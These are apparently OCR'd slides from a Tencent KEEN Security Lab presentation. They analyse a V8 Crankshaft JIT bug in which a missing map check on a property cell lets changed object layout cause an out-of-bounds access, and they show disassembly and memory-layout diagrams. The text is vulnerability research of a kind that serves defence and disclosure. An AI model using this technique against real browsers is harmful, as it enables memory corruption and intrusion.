
```
0x3f938587251   49  49ba0000805e0a4de041 REX.W movq r10,0x41e04d0a5e800000
0x3f93858725b   59  c4c1f96ec2     vmovq xmm0,r10
0x3f938587260   64  488b4007       REX.W movq rax,[rax+0x7]
0x3f938587264   68  488b400f      REX.W movq rax,[rax+0xf]
0x3f938587268   72  c5fb114007     vmovsd [rax+0x7],xmm0
```

n.xyz = 0x826852f4

```
compiler = crankshaft
Instructions (size = 186)
0x2b5542387220     0  55             push rbp
0x2b5542387221     1  4889e5         REX.W movq rbp,rsp
0x2b5542387224     4  56             push rsi
0x2b5542387225     5  57             push rdi
0x2b5542387226     6  4883ec08       REX.W subq rsp,0x8
0x2b554238722a    10  488b45f8       REX.W movq rax,[rbp-0x8]
0x2b554238722e    14  488945e8       REX.W movq [rbp-0x18],rax
0x2b5542387232    18  488bf0         REX.W movq rsi,rax
0x2b5542387235    21  493ba5500c0000 REX.W cmpq rsp,[r13+0xc50]
0x2b554238723c    28  7305           jnc 35  (0x2b5542387243)
0x2b554238723e    30  e8bd54f5ff     call StackCheck  (0x2b55422dc700)    ;; code: BUILTIN
0x2b5542387243    35  48b8c1bf721590170000 REX.W movq rax,0x17901572bfc1    ;; object: 0x17901572bfc1 PropertyCell for 0x10f25cb54631
0x2b554238724d    45  488b400f       REX.W movq rax,[rax+0xf]
0x2b5542387251    49  49ba0000805e0a4de041 REX.W movq r10,0x41e04d0a5e800000
0x2b554238725b    59  c4c1f96ec2     vmovq xmm0,r10
0x2b5542387260    64  488b4007       REX.W movq rax,[rax+0x7]
0x2b5542387264    68  488b400f       REX.W movq rax,[rax+0xf]
0x2b5542387268    72  c5fb114007     vmovsd [rax+0x7],xmm0
0x2b554238726d    77  49ba1123c0f5971f0000 REX.W movq r10,0x1f97f5c02311    ;; object: 0x1f97f5c02311 <undefined>
0x2b5542387277    87  4152           push r10
0x2b5542387279    89  49ba39b2721590170000 REX.W movq r10,0x17901572b239    ;; object: 0x17901572b239 <String[8]: AAAAAAAA>
0x2b5542387283    99  4152           push r10
0x2b5542387285   101  48bf51d8701590170000 REX.W movq rdi,0x17901570d851    ;; object: 0x17901570d851 <JS Function parseInt (SharedFur
0x2b554238728f   111  488b75e8       REX.W movq rsi,[rbp-0x18]
0x2b5542387293   115  488b7727       REX.W movq rsi,[rdi+0x27]
0x2b5542387297   119  498b55a0       REX.W movq rdx,[r13-0x60]
0x2b554238729b   123  b801000000     movl rax,0x1
0x2b55423872a0   128  bb02000000     movl rbx,0x2
0x2b55423872a5   133  e836e9efff     call ArgumentsAdaptorTrampoline  (0x2b5542285be0)    ;; code: BUILTIN
0x2b55423872aa   138  48b81123c0f5971f0000 REX.W movq rax,0x1f97f5c02311    ;; object: 0x1f97f5c02311 <undefined>
0x2b55423872b4   148  488be5         REX.W movq rsp,rbp
0x2b55423872b7   151  5d             pop rbp
0x2b55423872b8   152  c20800         ret 0x8
0x2b55423872bb   155  90             nop
```

Tencent

KEEN security lab


PROP_CELL_MAP
0x2ab4ce002a99
Javascript: n.xyz = 0x31337
Map
value
PropertyCell n: 0x79d334abfc1
0x31337
mov rax,QWORD PTR [rax+0xf]
Map
Properti
es
element
s
tables
JSSet: 0x130199d5c511
Map
length:1
Property
1
…
…
…
Non-empty FixedArray
mov rax,QWORD PTR [rax+0x7]
JS_SET_TYPE_MAP

No map type check

- Optimized code assumes the object already have property

Tencent


KEEN security lab


Tencent

However…

- What if the object is changed and it doesn't have property now?
- And the map check is eliminated in generated code…
  - ASSUMPTION INVALID!

KEEN security lab


PROP_CELL_MAP
0x2ab4ce002a99
Map
value
PropertyCell n: 0x79d334abfc1
Map
length:1
Property 1
Property
…
…
Non-empty FixedArray
mov rax,QWORD PTR [rax+0xf]
mov rax,QWORD PTR [rax+0x7]
Empty FixedArray
OUT OF BOUNDS HERE!
Map
Properties
elements
tables
JSSet: 0x130199d5c511
Map
length:0
Map
Hashcode
length
Chars
Null string
